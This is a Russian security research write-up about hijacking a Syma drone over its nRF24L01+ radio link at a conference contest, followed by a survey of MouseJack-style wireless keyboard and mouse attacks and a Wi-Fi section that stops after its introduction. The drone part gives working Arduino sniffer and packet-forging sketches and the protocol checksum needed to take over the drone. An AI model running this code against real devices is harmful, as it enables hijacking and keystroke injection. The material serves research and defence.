$P_{RF1.2}$	1st Adjacent Channel Transmit Power 2MHz (2Mbps)				-20	dBc

Вообще можно все сделать и без этих знаний, ведь далеко не всегда известно, из чего состоит передатчик. Итак, запускаем сканер спектра. Мы используем UmTRX и максимально возможный для него bandwidth — 13 МГц.









Мы не стали приводить скриншоты всего спектра, но как найти подобные данные в радиоэфире — должно быть понятно. Можем увидеть, что с определенной периодичностью данные появляются на 25, 41, 57 и 73 каналах.

Несмотря на то, что даташит однозначно указывает модуляцию, в жизни у нас не всегда есть даташит к перехватываемому девайсу. Поэтому собираем простейшую схему в GNU Radio и записываем любой из найденных каналов.







Похоже, что bandwidth ≤ 800 кГц; согласно даташиту, это значит, что битрейт — 250 Кбит/с.

[1] www.nordicsemi.com/eng/Products/2.4GHz-RF/nRF24L01P
[2] www.inhaos.com/uploadfile/otherpic/BK2423 Datasheet v2.0.pdf
[3] www.nordicsemi.com/eng/nordic/download_resource/8765/2/97182311

Теперь мы хотим посмотреть на записанные данные; запускаем baudline (www.baudline.com), в котором открываем записанный файл с правильными параметрами, — и видим нечто подобное:




Выбираем один из подсвеченных пиков и открываем окно waveform.




Вверху видим записанный сигнал; похоже, мы все сделали правильно, по переходам фазы становится очевидно, что это FSK/GFSK-модуляция.

Далее нам необходимо поставить демодулятор и немного отфильтровать лишнее.




Открываем результат, картина выглядит иначе, теперь находим темную полосу и открываем waveform.




Фактически дело сделано, высокий уровень — единица, низкий — ноль. А по таймлайну можно определить период импульса и посчитать битрейт.

В самом начале передатчик настраивается на частоту передачи и передает только несущую, затем идет преамбула, состоящая из последовательности 0 и 1, в разных чипах она может отличаться как длиной, так и содержанием, в nRF24L01+ она составляет 1 байт 0xAA или 0x55, в зависимости от старшего бита адреса, в нашем случае преамбула 0xAA. Затем идут байты адреса, в nRF24L01+ адрес может составлять от 3 до 5 байт (забегая вперед: это не совсем так).



Теперь мы знаем адрес (0xa20009890f). Для дальнейшего анализа необходимо сделать небольшую автоматизацию, например так:




На выходе получится файл, состоящий из последовательности 0 и 1:

```
$ hexdump -C test3.raw
```


Один из наших пакетов можно найти по смещению 0x5e25:

```
00005e20  01 01 01 00 01 01 00 01  00 01 00 01 00 01 00 01
00005e30  00 00 00 01 00 00 00 00  00 00 00 00 00 00 00 00
00005e40  00 01 00 00 01 01 00 00  00 01 00 00 01 00 00 00
00005e50  00 01 01 01 01 00 00 00  00 00 00 00 00 00 00 00
00005e60  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00005e70  00 00 00 00 00 00 00 00  00 00 00 00 00 01 01 00
00005e80  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 01
00005e90  00 00 01 00 00 00 00 00  00 00 00 00 01 00 01 01
00005ea0  01 01 00 00 01 01 01 00  00 00 00 00 00 01 01 01
00005eb0  01 00 01 01 00 01 01 01  00 00 01 00 01 00 01 00
00005ec0  01 00 00 01 01 01 00 01  00 00 00 00 01 01 01 01
```

Что с этим делать дальше — каждый решит для себя сам, но необходимо подобрать длину пакета и тип используемой CRC. Мы написали утилиту, которая анализирует файл и пытается найти преамбулу, после которой пытается подсчитать CRC для разных вариантов длины payload и адреса двумя разными способами (см. даташит). У нас получилось так:




Однако позже пришло понимание, что Python годится только для анализа в офлайне, а «переваривать» данные в реальном времени с битрейтом даже 250 Кбит/с весьма проблематично, не говоря уже о более высоких скоростях. Так родилась вторая версия на C, которая работает в режиме реального времени.



Итак, имея payload, остается разобраться уже в самом протоколе Syma.

НЕДОРОГОЙ, НО ЭФФЕКТИВНЫЙ СПОСОБ — ARDUINO И NRF24L01+

Этот способ, в отличие от описанного выше, не требует практически никаких знаний в области радио, и стоит крайне дешево (Arduino — 2 $, nRF24L01+ — 1 $ и примерно столько же на провода mini-USB и DuPont), однако требует некоторой смекалки и навыков гугления. Именно его участникам конкурса мы и предлагали повторить.



Основная проблема в том, что nRF24L01+ не имеет promiscuous режима. Однако сам модуль имеет несколько странных особенностей, первая — в даташите есть интересная вещь:

03	SETUP_AW				Setup of Address Widths (common for all data pipes)
	Reserved	7:2	000000	R/W	Only '000000' allowed
	AW	1:0	11	R/W	RX/TX Address field width '00' - Illegal '01' - 3 bytes '10' - 4 bytes '11' – 5 bytes LSByte is used if address width is below 5 bytes

Если выставить этот регистр в «00», то адрес будет 2 байта. Далее есть еще одна интересная особенность: обычно преамбула передается и используется для того, чтобы приемник мог подстроиться под передатчик, именно для этого чаще всего в качестве преамбулы передается последовательность нулей и единиц. Вторая особенность модуля nRF24L01+: он не ищет преамбулу и никак ее не использует, он ищет адрес, который записан в качестве принимаемого. Если посмотреть на передаваемый сигнал на скриншотах выше, можно также заметить, что перед началом передачи передатчик вещает несущую; опытным путем было выявлено, что чаще nRF24L01+ воспринимает ее как 0x00 (иногда как 0xFF, реже как случайный байт). Таким образом, используя эти недокументированные особенности, мы можем перевести nRF24L01+ в promiscuous mode — установив длину адреса в 2 байта, а сам адрес как 0x00AA или 0x0055. В одном из вариантов мы будем получать данные, сдвинутые на 1 бит. Кроме того, можно принимать данные без проверки CRC.

Теперь у нас есть все необходимые теоретические знания. Используем библиотеку RF24 (github.com/TMRh20/RF24), хотя в ней есть недостаток: в файле RF24.cpp в функции

```
void RF24::setAddressWidth(uint8_t a_width){
   if(a_width -= 2){
      write_register(SETUP_AW,a_width%4);
      addr_width = (a_width%4) + 2;
   }
}
```


следует удалить проверку валидности:

```
void RF24::setAddressWidth(uint8_t a_width){
   a_width -= 2;
   write_register(SETUP_AW,a_width%4);
   addr_width = (a_width%4) + 2;
}
```

Теперь пишем небольшой скетч для Arduino (данный пример для Mega, но будет работать на любой другой, нужно просто поменять CE_PIN, CSN_PIN на свои):


```
#include <SPI.h>
#include <nRF24L01.h>
#include <RF24.h>
#include <printf.h>

#define CE_PIN  53                /// Change it for your board
#define CSN_PIN 48                /// Change it for your board

RF24 radio(CE_PIN, CSN_PIN);

const char tohex[] = {'0','1','2','3','4','5','6','7','8','9','a','b','c','d',
'e','f'};
uint64_t pipe = 0x00AA;

byte buff[32];
byte chan=0;
byte len = 32;
byte addr_len = 2;

void set_nrf(){
  radio.setDataRate(RF24_250KBPS);
  radio.setCRCLength(RF24_CRC_DISABLED);
  radio.setAddressWidth(addr_len);
  radio.setPayloadSize(len);
  radio.setChannel(chan);
  radio.openReadingPipe(1, pipe);
  radio.startListening();
}

void setup() {
  Serial.begin(2000000);
  printf_begin();
  radio.begin();
  set_nrf();
}

long t1 = 0;
long t2 = 0;
long tr = 0;

void loop() {
  byte in;
  if (Serial.available() >0) {
    in = Serial.read();
    if (in == 'w') {
      chan+=1;
      radio.setChannel(chan);
      Serial.print("\nSet chan: ");
      Serial.print(chan);
    }
    if (in == 's') {
      chan-=1;
      radio.setChannel(chan);
      Serial.print("\nSet chan: ");
      Serial.print(chan);
    }
    if (in == 'q') {
      Serial.print("\n");
      radio.printDetails();
    }
  }
  while (radio.available()) {
    t2 = t1;
    t1 = micros();
    tr+=1;
    radio.read(&buff, sizeof(buff) );
    Serial.print("\n");
    Serial.print(tr);
    Serial.print("\tms: ");
    Serial.print(millis());
    Serial.print("\tCh: ");
    Serial.print(chan);
    Serial.print("\tGet data: ");
    for (byte i=0; i<len;i++ ){
      Serial.print(tohex[(byte)buff[i]>>4]);
      Serial.print(tohex[(byte)buff[i]&0x0f]);
    }
  }
}
```

Теперь можно на серийном порте забирать готовые данные с установленного канала, смена канала осуществляется посылкой «w» и «s» в порт. Дальнейшую обработку можно производить любым удобным способом: глазами, руками, скриптами. Следует обратить внимание, что скорость порта нестандартная — 2 Мбит/с, это необходимо для того, чтобы Arduino меньше времени занималась I/O, а больше занималась делом (не забываем, что там всего лишь 16 МГц).



После нахождения канала и поимки адреса следует установить этот адрес в качестве приемного, чтобы отфильтровать данные из космоса:

```
uint64_t pipe = 0xa20009890fLL;
byte addr_len = 5;
```



Затем следует пробежаться по всем каналам и найти все, на которых проскакивает данный адрес. Немного наблюдаем за происходящим и замечаем, что 10-й, 11-й и 12-й байты меняются в зависимости от данных, а за ними идет последовательность случайных байтов — шум. Пробуем включить CRC16 (два последних байта) и сменить длину пакета до 10 байт:

```
byte len = 10;
radio.setCRCLength(RF24_CRC_16);
```

```
2565    ms: 105818      Ch: 73  Get data: 00000000040002400b9
2566    ms: 105846      Ch: 73  Get data: 00000000040002400b9
2567    ms: 105850      Ch: 73  Get data: 00000000040002400b9
2568    ms: 105878      Ch: 73  Get data: 00000000040002400b9
2569    ms: 105882      Ch: 73  Get data: 00000000040002400b9
2570    ms: 105911      Ch: 73  Get data: 00000000040002400b9
2571    ms: 105914      Ch: 73  Get data: 00000000040002400b9
2572    ms: 105943      Ch: 73  Get data: 00000000040002400b9
2573    ms: 105947      Ch: 73  Get data: 00000000040002400b9
2574    ms: 105974      Ch: 73  Get data: 00000000040002400b9
2575    ms: 106007      Ch: 73  Get data: 00000000040002400b9
2576    ms: 106039      Ch: 73  Get data: 00000000040002400b9
2577    ms: 106043      Ch: 73  Get data: 00000000040002400b9
2578    ms: 106072      Ch: 73  Get data: 00000000040002400b9
2579    ms: 106076      Ch: 73  Get data: 00000000040002400b9
2580    ms: 106103      Ch: 73  Get data: 00000000040002400b9
2581    ms: 106136      Ch: 73  Get data: 00000000040002400b9
2582    ms: 106140      Ch: 73  Get data: 00000000040002400b9
2583    ms: 106168      Ch: 73  Get data: 00000000040002400b9
2584    ms: 106172      Ch: 73  Get data: 00000000040002400b9
2585    ms: 106201      Ch: 73  Get data: 00000000040002400b9
2586    ms: 106204      Ch: 73  Get data: 00000000040002400b9
2587    ms: 106232      Ch: 73  Get data: 00000000040002400b9
2588    ms: 106236      Ch: 73  Get data: 00000000040002400b9
2589    ms: 106264      Ch: 73  Get data: 00000000040002400b9
2590    ms: 106268      Ch: 73  Get data: 00000000040002400b9
2591    ms: 106297      Ch: 73  Get data: 00000000040002400b9
2592    ms: 106301      Ch: 73  Get data: 00000000040002400b9
2593    ms: 106329      Ch: 73  Get data: 00000000040002400b9
2594    ms: 106333      Ch: 73  Get data: 00000000040002400b9
2595    ms: 106361      Ch: 73  Get data: 00000000040002400b9
2596    ms: 106365      Ch: 73  Get data: 00000000040002400b9
2597    ms: 106393      Ch: 73  Get data: 00000000040002400b9
2598    ms: 106397      Ch: 73  Get data: 00000000040002400b9
2599    ms: 106426      Ch: 73  Get data: 00000000040002400b9
2600    ms: 106430      Ch: 73  Get data: 00000000040002400b9
2601    ms: 106458      Ch: 73  Get data: 00000000040002400b9
2602    ms: 106462      Ch: 73  Get data: 00000000040002400b9
```

Бинго! Мы смогли подобрать все необходимые настройки nRF24L01+, которые используются данным пультом, дальше дело за разбором протокола самой Syma.

ПРОТОКОЛ SYMA

Разобрать его совсем не сложно, записав немного активности с пульта.

- Первый байт — значение throttle (стик газа).
- Второй байт — значение elevator (тангаж — наклон вперед-назад), где старший бит — направление (вперед или назад), а остальные 7 — значение.
- Третий байт — значение rudder (рысканье — поворот вокруг оси влево-вправо), где старший бит — направление (влево или вправо), а остальные 7 — значение.
- Четвертый байт — значение aileron (крен — наклон влево-вправо), где старший бит — направление, а остальные 7 — значение.
- Десятый байт это CRC, которая рассчитывается как XOR от первых 9 байт + 0x55, понять это — пожалуй, самое сложное.

Остальные байты можно оставить такими же, как и перехваченные, там передаются значения регулировок нулевого положения (тримы) и несколько флагов, относящихся к работе камеры.

Осталось сформировать какой-либо валидный пакет, например заставим дрона крутиться вокруг своей оси против часовой стрелки: 92007f000040002400de

Ниже приведен скетч нашего перехватчика с PHDays, который выглядел вот так:

```
#include <SPI.h>
#include <nRF24L01.h>
#include <RF24.h>
#include <stdio.h>

#define CE_PIN  48
#define CSN_PIN 53

//// syma
uint8_t chan[4] = {25,41,57,73};
const char tohex[] = {'0','1','2','3','4','5','6','7','8','9','a','b','c','d',
'e','f'};
uint64_t pipe = 0xa20009890fLL;

RF24 radio(CE_PIN, CSN_PIN);
int8_t packet[10];
int joy_raw[7];
byte ch=0;

//// controls
uint8_t throttle = 0;
int8_t rudder = 0;
int8_t elevator = 0;
int8_t aileron = 0;

//// syma checksum
uint8_t checksum(){
  uint8_t sum = packet[0];
  for (int i=1; i < 9; i++) sum ^= packet[i];
  return (sum + 0x55);
}

//// initial
void setup() {
  //set nrf
  radio.begin();
  radio.setDataRate(RF24_250KBPS);
  radio.setCRCLength(RF24_CRC_16);
  radio.setPALevel(RF24_PA_MAX);
  radio.setAutoAck(false);
  radio.setRetries(0,0);
  radio.setAddressWidth(5);
  radio.openWritingPipe(pipe);
  radio.setPayloadSize(10);
  radio.setChannel(25);
  //set joystick
  pinMode(A0, INPUT);
  pinMode(A1, INPUT);
  pinMode(A2, INPUT);
  pinMode(A3, INPUT);
  pinMode(A4, INPUT);
  pinMode(A5, INPUT);
  pinMode(A6, INPUT);
  digitalWrite(A3, HIGH);
  digitalWrite(A4, HIGH);
  digitalWrite(A5, HIGH);
  digitalWrite(A6, HIGH);
  //init default data
  packet[0] = 0x00;
  packet[1] = 0x00;
  packet[2] = 0x00;
  packet[3] = 0x00;
  packet[4] = 0x00;
  packet[5] = 0x40;
  packet[6] = 0x00;
  packet[7] = 0x21;
  packet[8] = 0x00;
  packet[9] = checksum();
}

void read_logitech() {
  joy_raw[0] = analogRead(A0);
  joy_raw[1] = analogRead(A1);
  joy_raw[2] = analogRead(A2);
  joy_raw[3] = !digitalRead(A3);
  joy_raw[4] = !digitalRead(A4);
  joy_raw[5] = !digitalRead(A6);
  joy_raw[6] = !digitalRead(A5);
  //little calibration
  joy_raw[0] = map(joy_raw[0],150, 840, 255, 0)+10;
  joy_raw[0] = constrain(joy_raw[0], 0, 254);
  joy_raw[1] = map(joy_raw[1],140, 830, 0, 255);
  joy_raw[1] = constrain(joy_raw[1], 0, 254);
  joy_raw[2] = map(joy_raw[2],130, 720, 255, 0);
  joy_raw[2] = constrain(joy_raw[2], 0, 254);
}

//// main loop
void loop() {
  read_logitech();
  throttle = joy_raw[2];
  rudder = 64*joy_raw[4] - 64*joy_raw[5];
  elevator = joy_raw[1]-127;
  aileron = joy_raw[0]-127;
  radio.openWritingPipe(pipe);
  ch +=1;
  if (ch>3) ch = 0;
  radio.setChannel(chan[ch]);
  packet[0] = throttle;
  if (elevator < 0) packet[1] = abs(elevator) | 0x80;
  else packet[1] = elevator;
  if (rudder < 0) packet[2] = abs(rudder) | 0x80;
  else packet[2] = rudder;
  if (aileron < 0) packet[3] = abs(aileron) | 0x80;
  else packet[3] = aileron;
  packet[4] = 0x00;
  packet[5] = 0x40;
  packet[6] = 0x00;
  packet[7] = 0x21;
  packet[8] = 0x00;
  packet[9] = checksum();
  radio.write( packet, sizeof(packet) );
}
```

Если нет желания разбираться с Arduino, можно собрать на этой же библиотеке программу-перехватчик на Raspberry Pi. Готовые файлы для Raspberry — github.com/chopengauer/nrf_analyze.

УЧАСТНИКИ И ПОБЕДИТЕЛИ

За два дня конференции в конкурсе приняли участие полтора десятка человек. Заинтересовавшихся было гораздо больше, но многие, узнав, что ломать нужно не Wi-Fi, разочарованно уходили. Многие боятся браться за что-то новое и непонятное, на этом и держится защищенность современного Интернета вещей.

Среди участников были те, кто уже строил свои беспроводные сети на nRF24L01+, и те, кто их видел в первый раз.

Уже в середине первого дня один из участников произвел первые попытки воздействия на дрон методом записи сигнала пульта с последующим его воспроизведением, используя SDR (replay-атака). Однако дрон от этого лишь слегка дергался как от помехи. Эта атака бесполезна по причине того, что дрон использует 4 канала с разницей между верхним и нижним в 48 МГц, и воздействия по одному каналу недостаточно для угона.

Уже к вечеру первого дня один из участников обладал всеми необходимыми знаниями об особенностях модуля (двухбайтный адрес 0x00aa) и пытался отсканировать адрес нашего пульта, но проблема была в том, что ему попался даташит от устаревшей версии чипа nRF24L01 (без +), который не поддерживает используемый нашим дроном битрейт 250 Кбит/с. А еще он отказался использовать готовые библиотеки для работы с модулем и работал напрямую с его регистрами.

Победителем конкурса стал Глеб Чербов, которому удалось полностью перехватить управление дроном к 16 часам второго дня. Остальным участникам не удалось перехватить адрес устройства.

Об опасностях беспроводных клавиатур и мышей


Артур Гарипов, Павел Новиков

Компьютерные мыши и клавиатуры с радиоинтерфейсом и USB-трансивером стоят немногим дороже обычных проводных моделей и пользуются популярностью. Но такие устройства не защищены от взлома: собрать набор для проведения атаки можно всего за 300 рублей, а вестись она может с расстояния до 1 км.

Мы протестировали безопасность устройств Logitech, A4Tech и Microsoft. В ходе тестов нам удалось перехватить данные, передаваемые клавиатурами и мышами, дешифровать трафик и осуществить ряд других атак. Обнаруженные уязвимости могут привести к утечке паролей, платежных реквизитов, персональных данных и другой важной информации.

«СТАНДАРТНЫЕ» ПРОБЛЕМЫ

В настоящее время отсутствует стандарт, регулирующий безопасность беспроводных устройств ввода, функционирующих на частоте 2,4 ГГЦ (не путать с Wi-Fi). А потому вопросы защиты остаются целиком на совести производителей. В некоторых моделях при подключении мышей к трансиверу (приемопередатчику) не используются ни механизмы аутентификации, ни шифрование, что позволяет выдать свое устройство за чужую мышь и перехватить управление курсором.


Клавиатуры с радиоинтерфейсом, в отличие от мышей, как правило, шифруют сигнал. Но это не всегда помогает. Во-первых, незашифрованные команды мыши можно использовать для эмуляции ввода с клавиатуры — благодаря унификации протоколов. Такой метод, получивший название MouseJack, показала компания Bastille Networks в феврале 2016 года. Во-вторых, ряд трансиверов позволяют подключать более одного устройства к одному донглу: злоумышленник может использовать удобную опцию, позволяющую не занимать лишние USB-разъемы, и добавить свою беспроводную клавиатуру к легитимно работающей мыши. Наконец, в некоторых моделях клавиатур данные передаются в открытом виде.


СЦЕНАРИИ АТАК

Прослушивание эфира. Перехват нажатий клавиш клавиатуры, которая не шифрует трафик, грозит утечкой логинов и паролей, пин-кодов карт при онлайн-оплате, личной переписки. Клавиатуры с функцией шифрования также могут быть скомпрометированы, если узнать, как работает криптография в конкретной модели.

Фальсификация отправителя. Вместо легитимного пользователя можно самим отправить команду на нажатие клавиш мыши или клавиатуры, пользуясь тем, что трансивер не сверяет полученный пакет данных с типом передающего устройства. Таким образом можно:

+ открыть консоль, ввести команды удаления всего содержимого компьютера, перезагрузить компьютер и т. п.;
+ запустить браузер, ввести адрес инфицированного сайта, перейти по инфицированной ссылке, загрузить на компьютер вирус.





Вывод из строя оборудования. Разновидность атаки MouseJack. Атака на первый взгляд относительно безобидна. Однако мышка и клавиатура могут быть установлены, например, в качестве пульта охраны или использоваться для работы с какими-нибудь критически важными системами.

МЕТОДЫ АТАКИ

Перехват через NRF24. Данный метод не требует серьезных финансовых вложений и знаний в области радиосвязи. По сути, для атаки нужны аппаратная платформа Arduino, чип NRF24 и ноутбук.

В периферийных устройствах Logitech, A4Tech, Microsoft чаще всего используются чипы NRF24 с частотой 2,4 ГГц, а следовательно — для перехвата и клонирования трафика нужен трансивер с аналогичным чипом. В нашем случае был использован чип nRF24L01+ стоимостью 60 рублей в связке с микроконтроллерами Arduino или Raspberry. У nRF24L01+ существует множество клонов, которые можно купить еще дешевле (sigrok.org/wiki/Protocol_decoder:Nrf24l01). Полностью решение обойдется примерно в 300 рублей.

Перехват через SDR. В ходе прошлогоднего исследования MouseJack специалисты Bastille Networks просканировали эфир с помощью чипа NRF24. Экспертам Positive Technologies удалось воспроизвести атаки с фальсификацией устройств и осуществить прослушку как с помощью с NRF24-модуля, так и посредством SDR-трансивера. Последний метод позволяет исключить возню с проводами, программирование Arduino; все что требуется — воткнуть SDR в USB и запустить сканер. Минус в том, что устройство достаточно дорогое: например, HackRF One с доставкой в Россию стоит около 380 долларов.

РЕЗУЛЬТАТЫ НАШИХ ТЕСТОВ

Для наших тестов был написан универсальный программный сканер для SDR и NRF24 (github.com/chopengauer/nrf_analyze), который позволяет слушать эфир, находить и с высокой долей вероятности идентифицировать потенциально уязвимые устройства, что в свою очередь позволяет либо перехватывать данные (сниффить), либо имитировать нажатия клавиатуры и клики мышкой, то есть подменять вводимые данные (спуфить).

Атакующий может находиться, к примеру, в машине около бизнес-центра или во дворе многоквартирного дома. Дистанция прослушивания трафика может достигать 100 метров, а при использовании направленных антенн и усилителей еще увеличивается. Если цель заключается в подмене данных и выполнении атаки MouseJack, то радиус нападения увеличивается до 0,5–1 км.

В наших тестах были достигнуты следующие результаты:

+ Microsoft (клавиатура и мышь) — получилось прослушивать и эмулировать, подменять и отправлять команды, а также осуществить атаку MouseJack;
+ A4Tech (мышь) — удалось подменять мышь и переходить на сайты;
+ Logitech (клавиатура и мышь) — удалось вывести их из строя.

КАК ОБЕЗОПАСИТЬ СЕБЯ

У большинства USB-трансиверов нельзя обновить прошивку, поэтому устранить уязвимости невозможно. Является ли ваше устройство уязвимым, можно проверить на сайте mousejack.com. Если для некоторых устройств не опубликованы методы взлома, это не значит, что их нет.

Главный совет — не использовать беспроводные клавиатуры и мыши для ввода конфиденциальных данных (важных паролей, логинов, данных карт). Особенно это касается общественных мест.

Атаки на корпоративный Wi-Fi

Дмитрий Каталков

Беспроводные сети являются неотъемлемой частью корпоративной инфраструктуры большинства современных компаний. Использование Wi-Fi позволяет разворачивать сети без прокладки кабеля, а также обеспечивает сотрудников мобильностью: подключение возможно из любой точки офиса с самых разных устройств. Определенное значение имеет и удобство клиентов компании, которым, например, необходим высокоскоростной доступ в Интернет. Развернутая беспроводная сеть позволяет организовать его быстро и комфортно.

Однако небезопасное использование или администрирование беспроводных сетей внутри организации влечет за собой серьезные угрозы. Успешный взлом Wi-Fi позволяет не только перехватывать чувствительную информацию, атаковать пользователей беспроводной сети, но и развивать атаку для получения доступа к внутренним ресурсам компании. Организация поддельных точек доступа, выход из гостевой Wi-Fi-сети в корпоративную или эксплуатация уязвимостей небезопасных протоколов аутентификации — лишь часть возможных атак из арсенала злоумышленников, эксплуатирующих беспроводные сети. Учитывая популярность таких сетей в корпоративном сегменте ущерб для бизнеса и отдельных пользователей может быть огромным.

В данном исследовании представлен обзор наиболее распространенных уязвимостей, с которыми сталкивались эксперты Positive Technologies в ходе работ по анализу защищенности беспроводных сетей в 2016 году. Работы проводились для компаний из различных сфер экономики, но как показала практика — профиль организации не влияет на уровень безопасности беспроводных сетей, который практически во всех исследованных компаниях оценивался в 2016 году либо как «низкий», либо как «крайне низкий».

